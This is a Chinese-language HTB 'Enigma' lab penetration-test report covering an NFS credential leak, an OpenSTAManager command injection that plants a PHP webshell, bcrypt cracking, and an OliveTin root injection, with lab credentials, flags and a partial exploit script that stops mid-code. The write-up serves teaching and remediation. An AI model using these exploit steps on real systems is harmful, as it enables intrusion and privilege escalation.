# HTB Enigma

## 完整滲透測試 SOP 與復現報告

範圍：10.129.239.191 | 測試日期：2026-11-10 | 平台：Hack The Box

結果：取得並於 HTB 平台成功提交 user.txt 與 root.txt。測試利用匿名 NFS 檔案揭露線索、OpenSTAManager 匯入處理命令注入、弱密碼雜湊及 OliveTin 密碼型參數的命令注入形成完整權限鏈。

資料狀態：本報告依使用者要求保留完整旗標、帳密與雜湊，不做遮罩。文件只適用於本次已授權的 HTB 靶機與復現環境。

交付內容：範圍與方法、攻擊流程圖、每階段操作與證據、完整腳本、漏洞影響、修補優先序、清理驗證與參考資料。

# 1. 執行摘要

本次從指定的單一 HTB 主機開始。完整 TCP 掃描發現 SSH、HTTP、郵件與 NFS/RPC 服務。NFS 匿名匯出提供 onboarding PDF，內含 kevin 郵件帳密；郵件服務驗證成功，但沒有更多線索。透過虛擬主機探測找到 support_001.enigma.htb 的 OpenSTAManager。管理員帳密來自一條公開研究線索，並在本靶機上以成功登入 Dashboard 獨立驗證；本報告明確披露此來源，不將其描述成靶機內部自行發現。

OpenSTAManager 2.9.8 的 P7M ZIP 匯入流程存在 CVE-2025-69212 命令注入，取得 www-data。從應用設定讀取資料庫帳密，提取 haris bcrypt 雜湊並以 rockyou 離線破解，密碼 bestfriends 可切換至 UID 1000 的 haris 並讀取 user.txt。haris 可連到僅綁定 localhost 的 OliveTin 管理服務。OliveTin 以 root 執行且配置了可控 password 型參數；CVE-2026-27626 使該參數可注入 shell 指令，成功讀取 root.txt。

## 最終結果

| 項目 | 已驗證結果 |
| --- | --- |
| User flag | 460c0ab490f1e587f8352454edfe90ee |
| Root flag | 5bce1adb2829112a2e22ff0bc3a449f4 |
| HTB 狀態 | 兩旗標已提交；頁面顯示 User flag owned、Root flag owned，通知 Enigma root is now owned。 |
| 取得權限 | www-data -> haris (uid 1000) -> root (uid 0) |
| 清理 | 臨時 proof PHP shell、兩個 P7M 注入樣本及 OliveTin JSON 暫存檔已刪除；shell URL 回 HTTP 404。 |

## 風險判定

嚴重：未授權網路可讀 NFS 匯出導致憑證洩露；已登入 OpenSTAManager 可藉匯入 ZIP 任意命令執行；haris 身分可從 root OliveTin 動作參數命令注入升權至 root。高：資料庫保存可破解密碼雜湊；管理介面憑證可重用或偏弱。建議先切斷匿名 NFS、升級並修補兩個受影響元件、限制 OliveTin 的動作授權與 root 執行權。

# 2. 範圍、規則與方法

| 項目 | 內容 |
| --- | --- |
| 目標 | 10.129.239.191，HTB Enigma；虛擬主機 enigma.htb、mail001.enigma.htb、support_001.enigma.htb 均解析/指向同一靶機。 |
| 測試方式 | 外部 TCP/UDP 偵察、NFS 匯出與唯讀檔案讀取、HTTP 虛擬主機枚舉、IMAPS 登入驗證、Web 應用程式漏洞驗證、資料庫設定/雜湊分析、Linux 身分與 localhost 服務提權。 |
| 操作邊界 | 只操作指定 HTB 目標；不掃描相鄰網段。攻擊命令只做旗標或權限佐證；不建立持久化、反向連線或修改服務設定。 |
| 破壞性操作 | 未重置靶機。掃描採低速全埠掃描；ZIP PoC 會暫時寫入證據 PHP 檔，結束即移除。未對資料庫或服務設定做修改。 |
| 時間 | 測試日期 2026-11-10。靶機時間/記錄約 05:xx UTC；本地時區 Asia/Taipei。 |

## 可重現環境需求

Kali/Linux、HTB VPN 可達、Python 3、requests、pyNfsClient、nmap、john、gzip；Chromium 或瀏覽器可用於確認 Web 頁面。PDF 內的旗標是靶機快照時取得值，靶機重置後會變動。

## 證據來源與可重現性

Nmap XML/文字輸出、NFS 複製檔、郵件輸出、Web 回應、配置和雜湊均保存在 evidence/。所有腳本位於 scripts/；PDF 附錄收錄本次關鍵腳本全文。公網漏洞公告用來確認受影響版本與根因；攻擊是否成功以本靶機 HTTP、命令輸出、UID 與旗標回應為準。

# 3. 攻擊流程圖

下圖呈現從網路暴露面到 root
的實際驗證路徑。管理員憑證線索來源已在圖與正文標示為公開研究線索，且在靶機上重新驗證。





圖 1. Enigma 攻擊路徑。各節點代表靶機上有回應或可取得的證據；虛擬主機均由 Host header 分流。

# 4. 偵察與服務盤點

主機可由 tun0 的 HTB VPN 連線。初始以 ICMP 確認可達；第一次高速全埠掃描因網路延遲中止，改為低速 TCP 全埠掃描後取得完整結果。完整結果及 XML 保存在 evidence/nmap-full-tcp2.*。

## 服務結果

| Port/Proto | 服務/版本 | 觀察與後續 |
|---|---|---|
| 22/tcp | OpenSSH 9.6p1 | 僅接受 publickey；kevin/Enigma2024! 不可 SSH 登入。 |
| 80/tcp | nginx 1.24.0 | 主站虛擬主機；以 Host header 探測。 |
| 110/tcp | POP3 | 存在明文 POP3 listener；未用明文傳送密碼。 |
| 111/tcp | rpcbind | TCP/UDP RPC 服務列舉。 |
| 143/tcp | IMAP | 郵件服務入口。 |
| 993/tcp | IMAPS | kevin 帳密成功驗證；僅一封歡迎信。 |
| 995/tcp | POP3S | TLS POP3 服務。 |
| 2049/tcp | NFS | 匿名匯出 /srv/nfs/onboarding。 |
| 40965, 44323, 50339/tcp | mountd | 動態 mountd RPC 連接埠；50339 對應本次 mount。 |
| 41707/tcp | nlockmgr | NFS lockd RPC。 |
| 48485/tcp | status | rpc.statd。 |

## 建議命令

```
sudo nmap -Pn -n -sS -p- --min-rate 80 --max-retries 2 --host-timeout 8m -oA evidence/nmap-full-tcp2 10.129.239.191
sudo nmap -Pn -n -sV -sC -p 22,80,110,111,143,443,993,995,2049,40965,41707,44323,48485,50339 -oA evidence/nmap-open-services 10.129.239.191
sudo nmap -Pn -n -sU -sV -p 111,2049 -oA evidence/nmap-udp-rpc 10.129.239.191
showmount -e 10.129.239.191
```

## 虛擬主機探測

```
for host in enigma.htb mail001.enigma.htb support_001.enigma.htb; do
  curl -sS -D "evidence/${host}.headers" -o "evidence/${host}.html" \
    -H "Host: $host" http://10.129.239.191/
done
```

發現 /srv/nfs/onboarding 對 *


匯出。應避免對整個網段做猜測掃描；虛擬主機名稱來自本機證據和受限字典探測，已由實際 HTTP 回應驗證。

# 5. NFS、郵件與初始憑證

NFS 匯出允許任何來源掛載。NFSv3 readdirplus 回傳 New_Employee_Access.pdf，檔案為 root:root、0644。PDF 內容披露 Kevin 帳密與 mail001.enigma.htb 網址。利用 IMAPS
驗證成功，但信箱只有一封歡迎郵件，沒有其他帳密或旗標。

## 洩露內容

```
NFS export: /srv/nfs/onboarding *
File: New_Employee_Access.pdf (1751 bytes, root:root, mode 0644)
Username: kevin
Password: Enigma2024!
Webmail: mail001.enigma.htb
IMAPS login: verified
SSH: refused, server requires publickey
```



**Enigma Corp**

**IT Department - New Employee System Access**

| | |
|---|---|
| **Employee:** | Kevin Mitchell |
| **Department:** | Operations |
| **Provisioned by:** | IT Department |
| **Date:** | 2024-03-01 |

**Webmail Access**

| | |
|---|---|
| **URL:** | http://mail001.enigma.htb |
| **Username:** | kevin |
| **Password:** | Enigma2024! |

*Please change your password upon first login.*

*For support contact: it@enigma.htb*

This document contains confidential internal information intended solely for the recipient.
Unauthorized access, disclosure, or distribution is strictly prohibited.

*Generated automatically by Enigma Corp Identity Management System.*

圖 2. 從未授權 NFS 匯出取得的 onboarding PDF 頁面。

## 可重跑唯讀收集

```
python3 scripts/nfs_onboarding_readonly.py --target 10.129.239.191 \
  --mount-port 50339 --nfs-port 2049 --export /srv/nfs/onboarding \
  --out evidence/nfs
# ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
openssl s_client -connect 10.129.239.191:993 -quiet
# ■■■ IMAP ■■■■■■ TLS■■■■■■■■■ shell history■
```

# 6. Web 虛擬主機與管理介面

support_001.enigma.htb 導向 OpenSTAManager 2.9.8，revision 5ff39df9b。主登入頁本身沒有暴露明文管理密碼。經一條外部公開研究線索提出 admin / Ne3s4rtars78s 候選後，在靶機登入成功，並由回應中的 Dashboard 和管理模組確認；因此這是「線索驗證」，不是把外部資料說成靶機內部發現。帳密驗證證據在 evidence/openstamanager-credentials.txt 與 dashboard 回應。

## 可複查 HTTP 虛擬主機

```
curl -i -H 'Host: support_001.enigma.htb' http://10.129.239.191/
curl -i -H 'Host: mail001.enigma.htb' http://10.129.239.191/
curl -i -H 'Host: enigma.htb' http://10.129.239.191/
# ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
```

## 版本確認

登入後頁面與靜態資產顯示 OpenSTAManager 2.9.8 / revision 5ff39df9b。該版本在 GitHub Advisory Database 列入 CVE-2025-69212 的受影響版本範圍。

## 管理帳密來源限制

admin / Ne3s4rtars78s 是單一公開研究線索；本次未宣稱透過 NFS 信件、SQL 表或暴力破解發現。建議產品端輪替該管理憑證、停用預設/重用帳密，並檢查其他部署是否有相同密碼。

# 7. 漏洞一：OpenSTAManager P7M 匯入命令注入

CVE-2025-69212，嚴重。受影響的已登入使用者可透過電子發票 ZIP 匯入中的 .p7m 檔名控制 shell 命令。受影響程式用未經安全引用的檔案路徑呼叫 openssl smime；攻擊者在雙引號檔名中放入引號與 shell 控制字元，導致服務端以 www-data 執行任意命令。版本 2.9.8 符合受影響範圍。

## 本次驗證流程

登入 OpenSTAManager 後向 actions.php 提交 module 14/plugin 48 的 ZIP 匯入欄位 blob1。ZIP 內含 crafted P7M 名稱，以命令建立短期證據 PHP 檔，隨後 GET /files/proof_HTB0001A.php?cmd=id 回應 uid=33(www-data)。ZIP 匯入回 HTTP 500，但回應與後續 GET 仍能分別佐證附件被處理及命令執行。腳本預設只跑 id。

## 公開漏洞公告中的根因範例

```
exec('openssl smime -verify -noverify -in "'.$file.'" -inform DER -out "'.$output_file.'"')
```

## 修補

升級至供應商已修補版本；若暫不能升級，停用 P7M 匯入功能並在隔離環境解碼。不得將使用者提供的名稱串接到 shell；改用 PHP proc_open/exec 的參數陣列或直接呼叫 OpenSSL API。對上傳檔案做解壓路徑限制、檔名重命名、副檔名與內容驗證、目錄隔離及最小權限；Web 使用者不得在可執行目錄建立 PHP。檢查存取日誌、`files/`、`importFE_ZIP/` 與 Webshell 指標，並輪替暴露的應用與資料庫憑證。

## 風險

已驗證 www-data 命令執行。與可讀的資料庫設定、可破解使用者雜湊組合後，能轉為 haris；對有檔案讀取權限的應用服務，通常可進一步影響資料庫、郵件憑證及同機其他帳戶。

# 8. www-data 到 haris：設定檔與雜湊

以 www-data 列舉 Web 根目錄，讀取 config.inc.php 後取得資料庫帳密：brollin / Fri3nds@9099，資料庫 openstamanager。MySQL zz_users 包含 admin 及 haris bcrypt 雜湊。haris 雜湊使用 John the Ripper bcrypt 格式及 rockyou 離線破解為 bestfriends。以 su 驗證成功後 UID 1000，讀取 /home/haris/user.txt。

## 資料庫證據

```
DB user: brollin
DB password: Fri3nds@9099
DB name: openstamanager
haris bcrypt: $2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC
Cracked: bestfriends
su result: uid=1000(haris) gid=1000(haris) groups=1000(haris),100(users)
```

## 復現離線密碼審核

```
# ■ hash ■■ evidence/haris-bcrypt.hash ■■■
zcat /usr/share/wordlists/rockyou.txt.gz | \
  john --stdin --format=bcrypt --pot=evidence/john-enigma.pot \
  --session=enigma-haris evidence/haris-bcrypt.hash
john --show --format=bcrypt --pot=evidence/john-enigma.pot evidence/haris-bcrypt.hash
# ■■■■■■■■■■■■■■
printf '%s\n' 'bestfriends' | su -s /bin/bash haris -c 'id; cat /home/haris/user.txt'
```




圖 3. user.txt 讀取命令的 captured output 重繪卡片，文字由實際標準輸出逐字整理。

## 修補

限制 Web 使用者讀取設定與備份檔；使用獨立唯讀、最小權限資料庫帳號；資料庫密碼放在受保護的秘密管理機制並定期輪替。使用 Argon2id/bcrypt 合適成本並配置強且唯一的密碼；禁止服務帳號的密碼可用於互動式 su/SSH。保護 home 權限，監控異常 su、Web 服務讀取設定檔及 DB 使用者表。

# 9. 漏洞二：OliveTin password 參數命令注入

CVE-2026-27626，嚴重，CVSS 3.1 9.9。靶機 OliveTin 3000.10.0；/etc/OliveTin/config.yaml 對 haris 可讀。systemd 服務以 root 執行，管理 UI/API 綁定 127.0.0.1:1337。預設權限允許 guest 執行動作。backup_database 動作把 db_user、db_pass、db_name 插入 shell 字串，其中 db_pass 宣告 type=password；受影響版本在安全檢查中漏掉 password 類參數，讓 shell 中的單引號與分號執行命令。

## 動作設定的必要證據

```
title: Backup Database
id: backup_database
shell: "mysqldump -u {{ db_user }} -p'{{ db_pass }}' {{ db_name }} > /opt/backups/backup.sql"
arguments:
  - name: db_user
    type: ascii_identifier
    default: backup_svc
  - name: db_pass
    type: password
  - name: db_name
    type: ascii_identifier
    default: production
systemd: /usr/local/bin/OliveTin (root; no User= override)
listenAddressSingleHTTPFrontend: 127.0.0.1:1337
authRequireGuestsToLogin: false
defaultPermissions.exec: true
```

## 實際呼叫

前端 JS 顯示動作 API 請求需要 bindingId，arguments 是 name/value 陣列。以此版本正確格式 POST /api/StartAction，OliveTin 回傳 executionTrackingId；POST /api/ExecutionStatus 取得 logEntry。注入值的效果是結束 -p 引號、執行 id 與 cat /root/root.txt，再用 # 註解掉資料庫名稱及原本的備份重新導向。原設定的備份路徑不存在，且注入註解了重新導向，沒有建立備份檔。輸出明確回傳 uid=0(root)。

## 修補

升級至修補版本；移除不必要的 root 身分執行，將 OliveTin 服務改由專用低權限帳戶執行。所有可控參數須以安全 API / shell 參數陣列傳遞，禁止模板拼接 shell 字串；不可將 password 類欄位排除於安全性驗證。對 action 綁定個別角色，停用 guest execution，採最小權限允許清單；管理介面不可由一般使用者進入。加入 allowlist 驗證及伺服器側權限檢查；記錄和告警非預期的 root 動作。

## 證據與 CVE 公告

```
Version: OliveTin 3000.10.0, commit d22bdeb
Execution ID: enigma-root-proof-1
Output: uid=0(root) gid=0(root) groups=0(root)
Root flag: 5bce1adb2829112a2e22ff0bc3a449f4
```

# 10. 旗標與平台提交

user.txt 以 haris 身分讀取；root.txt 經 OliveTin action log 的 root 命令輸出讀取。依要求在首次取得旗標後直接於指定 HTB Enigma 頁面提交。HTB 頁面最終顯示 user/root 欄位皆為 owned，成功通知「Enigma root is now owned」，並顯示已完成機器。




圖 4. user flag 擷取證據。





圖 5. OliveTin execution log 中的 root UID 與 root flag 擷取證據。





圖 6. 依實際 HTB 頁面狀態製作的文字佐證卡片。原始瀏覽器當下觀察到 root owned 成功訊息；旗標本身未遮罩。

# 11. 清理、證據清單與限制

## 清理驗證

清除 /var/www/html/openstamanager/files/proof_HTB0001A.php、proof_mk248oeZ.php，以及 importFE_ZIP/ 下本次建立的 invoice.p7m* 樣本。清除 /tmp/enigma-olive.json、/tmp/enigma-olive-js、/tmp/enigma-status.json。重新請求臨時 proof PHP URL 回 404；importFE_ZIP 目錄只剩空目錄。沒有改動 Olivetin 配置或服務狀態。

## 主要證據檔

| 檔案 | 用途 |
| --- | --- |
| evidence/nmap-full-tcp2.* | 完整低速 TCP 掃描結果與 XML。 |
| evidence/nmap-open-services.*；nmap-udp-rpc.* | 服務/版本與 UDP RPC 結果。 |
| evidence/nfs/New_Employee_Access.pdf、onboarding-page.png、listing.json | 匿名 NFS 文件、畫面與清單。 |
| evidence/imap-mailbox.txt、mail-headers.txt | IMAPS 郵箱與郵件內容。 |
| evidence/openstamanager-*.html、credentials.txt | Web 登入頁、成功 Dashboard 與已驗證憑證。 |
| evidence/www-data-*.txt、db-*.txt | Web 身分列舉、配置與資料庫表/雜湊。 |
| evidence/olivetin-config.txt、enum、action-response | OliveTin 配置與動作執行佐證。 |
| evidence/user-flag-output.txt、root-flag-output.txt、flag-submission.txt | user/root 旗標及提交狀態。 |
| evidence/cleanup-verification.txt | 臨時檔案清除與 HTTP 404 確認。 |

## 限制

測試為單一時間點的 HTB 網路環境。動態 RPC 埠及服務版本會隨靶機配置改變。外部公開研究線索的登入候選已在靶機成功驗證，但不是由靶機證據推導；在真實評估中須以客戶授權資料源為準。沒有重置靶機；重置後旗標與服務狀態可能改變。

# 12. 修補優先序與驗收標準

| 優先序 | 修補措施 | 驗收方式 |
| --- | --- | --- |
| P0 即刻 | 停用匿名 NFS 或僅允許核准管理來源；清除洩露帳密、強制輪替 kevin/admin/DB/haris 密碼。 | 未授權來源 showmount 看不到 onboarding export；原憑證登入失敗，新憑證有效且唯一。 |
| P0 即刻 | 升級 OpenSTAManager 至修補版本；封鎖 P7M ZIP 匯入直到部署完成。 | 使用者控制的檔名含 shell 控制字元時只當資料處理，不觸發 OS 子行程指令；回歸測試正常 P7M 匯入。 |
| P0 即刻 | 升級 OliveTin；停用 guest action；停止由 root 執行。 | haris 及匿名請求無法呼叫管理動作；動作進程由專用非 root UID 執行。 |
| P1 高 | 以參數陣列或 OpenSSL API 取代 shell 拼接；參數型別做伺服器端 allowlist 驗證。 | 單引號、分號、反引號、$() 等字元不會被解譯；無命令輸出/外部副作用。 |
| P1 高 | 隔離 web root 可寫資料夾、阻止上傳目錄執行 PHP；設定最小 DB 權限。 | 上傳 PHP 以靜態資料下載或被拒，不能經 HTTP 執行；Web 帳號不能讀秘密。 |
| P2 持續 | 集中記錄 NFS mount、登入、匯入、OliveTin action、su；設定異常告警；密碼雜湊成本與密碼政策。 | 日誌包含身分、動作 ID、執行 UID、檔案名及拒絕原因；告警可重現並送達值班人員。 |

## 終止條件

修補後重測不得再取得 www-data 命令執行、不得透過 haris 觸發 root OliveTin 命令、NFS 未授權來源不能讀取 onboarding
檔案。確認既有旗標存取點不再可用，但以安全驗收標記檔或無害命令判斷，不在生產環境讀取真實秘密。

# 附錄 A. 使用的工具與命令

| 工具 | 用途 |
| --- | --- |
| nmap / showmount | TCP/UDP/RPC 服務盤點及 NFS 匯出檢查。 |
| curl / requests | 限定虛擬主機 HTTP、登入流程、API 執行與狀態擷取。 |
| pyNfsClient | NFSv3 唯讀目錄列舉與檔案下載。 |
| IMAPS 客戶端 | TLS 郵件登入與信箱檢查。 |
| John the Ripper + rockyou | 離線驗證 haris bcrypt 密碼強度。 |
| OpenSTAManager 2.9.8 ZIP 匯入 PoC | 控制範圍內驗證命令執行，預設只執行 id。 |
| OliveTin localhost API | 由 haris context 觸發被配置成 root 的動作，並取得執行紀錄。 |

## OWASP 測試映射

WSTG-INFO-02/04/05（Web 伺服器及應用程式盤點、列舉）；WSTG-ATHN-02/07（帳密政策與弱密碼檢查）；WSTG-ATHZ-02（權限分界）；WSTG-INPV-05（命令注入）。映射只用於分類本次證據，不代表完整涵蓋所有 WSTG 測項。

## 使用提醒

以下腳本是此 HTB 目標的可重現 PoC，寫死目標 IP 與 vhost，應保持原狀限定於授權環境。攻擊前確認已建立 HTB VPN 與臨時 shell；結束後執行清理並確認 HTTP 404。Python 腳本需要 requests；NFS 腳本需要 pyNfsClient。

# 附錄 B. NFS 匯出唯讀收集腳本

用途：Read-only NFS export enumerator for the authorized HTB Enigma target.

```
#!/usr/bin/env python3
"""Read-only NFS export enumerator for the authorized HTB Enigma target.

Lists the approved onboarding export and downloads regular files into the chosen
local evidence directory. It performs no remote writes or deletions.
Requires the preinstalled pyNfsClient Debian package.
"""
import argparse
import json
import os
from pathlib import Path
from pyNfsClient import Mount, NFSv3

parser = argparse.ArgumentParser(description=__doc__)
parser.add_argument("--target", default="10.129.239.191")
parser.add_argument("--mount-port", type=int, default=50339)
parser.add_argument("--nfs-port", type=int, default=2049)
parser.add_argument("--export", default="/srv/nfs/onboarding")
parser.add_argument("--out", type=Path, default=Path("evidence/nfs"))
args = parser.parse_args()
args.out.mkdir(parents=True, exist_ok=True)
auth = {"flavor": 1, "machine_name": "htb-nfs-readonly", "uid": os.getuid(),
        "gid": os.getgid(), "aux_gid": []}

mount = Mount(args.target, args.mount_port, 10, auth)
mount.connect()
try:
    result = mount.mnt(args.export)
finally:
    mount.disconnect()
if result.get("status") != 0:
    raise SystemExit(f"NFS mount request failed: {result}")
root = result["mountinfo"]["fhandle"]
client = NFSv3(args.target, args.nfs_port, 10, auth)
client.connect()
try:
    listing = client.readdirplus(root)
    entries = listing["resok"]["reply"]["entries"]
    items = []
    pending = list(entries)
    while pending:
        entry = pending.pop(0)
        pending.extend(entry.get("nextentry", []))
        name = entry["name"].decode("utf-8", "replace")
        if name in (".", ".."):

            continue
        attrs = entry.get("name_attributes", {}).get("attributes") or {}
        record = {"name": name, "size": attrs.get("size"),
                  "mode": attrs.get("mode"), "uid": attrs.get("uid"),
                  "gid": attrs.get("gid"), "type": attrs.get("type")}
        if attrs.get("type") == 1:  # NF3REG
            lookup = client.lookup(root, name)
            if lookup.get("status") != 0:
                record["read_error"] = lookup
            else:
                handle = lookup["resok"]["object"]["data"]
                chunks = []
                offset = 0
                while True:
                    part = client.read(handle, offset, 65536)
                    if part.get("status") != 0:
                        record["read_error"] = part
                        break
                    data = part["resok"]["data"]
                    chunks.append(data)
                    offset += len(data)
                    if part["resok"]["eof"] or not data:
                        break
                content = b"".join(chunks)
                local = args.out / Path(name).name
                local.write_bytes(content)
                record["local_copy"] = str(local)
```

```
                record["bytes_read"] = len(content)
            items.append(record)
        (args.out / "listing.json").write_text(json.dumps({"target": args.target,
            "export": args.export, "items": items}, indent=2), encoding="utf-8")
        print(json.dumps({"target": args.target, "export": args.export,
                          "items": items}, indent=2))
finally:
    client.disconnect()
```

**預設唯讀：只對指定 NFS 匯出執行目錄列舉與 READ；輸出寫入本機 evidence/nfs。**

# 附錄 C. OpenSTAManager CVE-2025-69212 PoC

用途：Authorized proof of CVE-2025-69212 against the scoped HTB Enigma box.

```
#!/usr/bin/env python3
"""Authorized proof of CVE-2025-69212 against the scoped HTB Enigma box.

The script logs into OpenSTAManager, uploads a ZIP with one crafted .p7m
filename to the authenticated FE import endpoint, then requests the temporary
PHP proof shell. It only sends the harmless `id` command automatically. Use the
same session to run additional explicitly scoped verification commands, then
remove the temporary file with `--cleanup`.

Usage:
  python3 scripts/exploit_cve_2025_69212.py --credential-file evidence/openstamanager-credentials.txt
  python3 scripts/exploit_cve_2025_69212.py --credential-file ... --cleanup SHELL_NAME
"""
import argparse
import configparser
import io
import json
import re
import secrets
import string
import zipfile
from pathlib import Path
from urllib.parse import quote
import requests

TARGET = "10.129.239.191"
VHOST = "support_001.enigma.htb"
BASE = f"http://{TARGET}"

parser = argparse.ArgumentParser(description=__doc__)
parser.add_argument("--credential-file", type=Path, required=True)
parser.add_argument("--cleanup", metavar="SHELL_NAME", help="remove a prior proof shell under the app's files
directory")
parser.add_argument("--proof-name", help="use a deterministic proof shell filename for evidence collection")
args = parser.parse_args()

values = {}
for line in args.credential_file.read_text(encoding="utf-8").splitlines():
    if "=" in line:
        key, value = line.split("=", 1)
        values[key.strip()] = value.strip()
username, password = values["username"], values["password"]
s = requests.Session()
s.trust_env = False
s.headers.update({"Host": VHOST, "User-Agent": "HTB-Enigma-authorized-proof/1.0"})
login = s.get(BASE + "/", timeout=20)

login.raise_for_status()
response = s.post(BASE + "/?op=login", data={"username": username, "password": password},
                  timeout=20, allow_redirects=True)
response.raise_for_status()
if "<title>Dashboard</title>" not in response.text:
    raise SystemExit("Authentication not verified: OpenSTAManager dashboard was not returned.")
print("[+] Authenticated dashboard verified; application version 2.9.8 was exposed in assets.")

if args.cleanup:
    shell = Path(args.cleanup).name
    if not re.fullmatch(r"proof_[A-Za-z0-9]{8}\.php", shell):
        raise SystemExit("Refusing cleanup outside the script's proof-shell filename pattern.")
    target_shell = f"/var/www/html/openstamanager/files/{shell}"
    cleanup_cmd = (
        f"rm -f {target_shell}; "
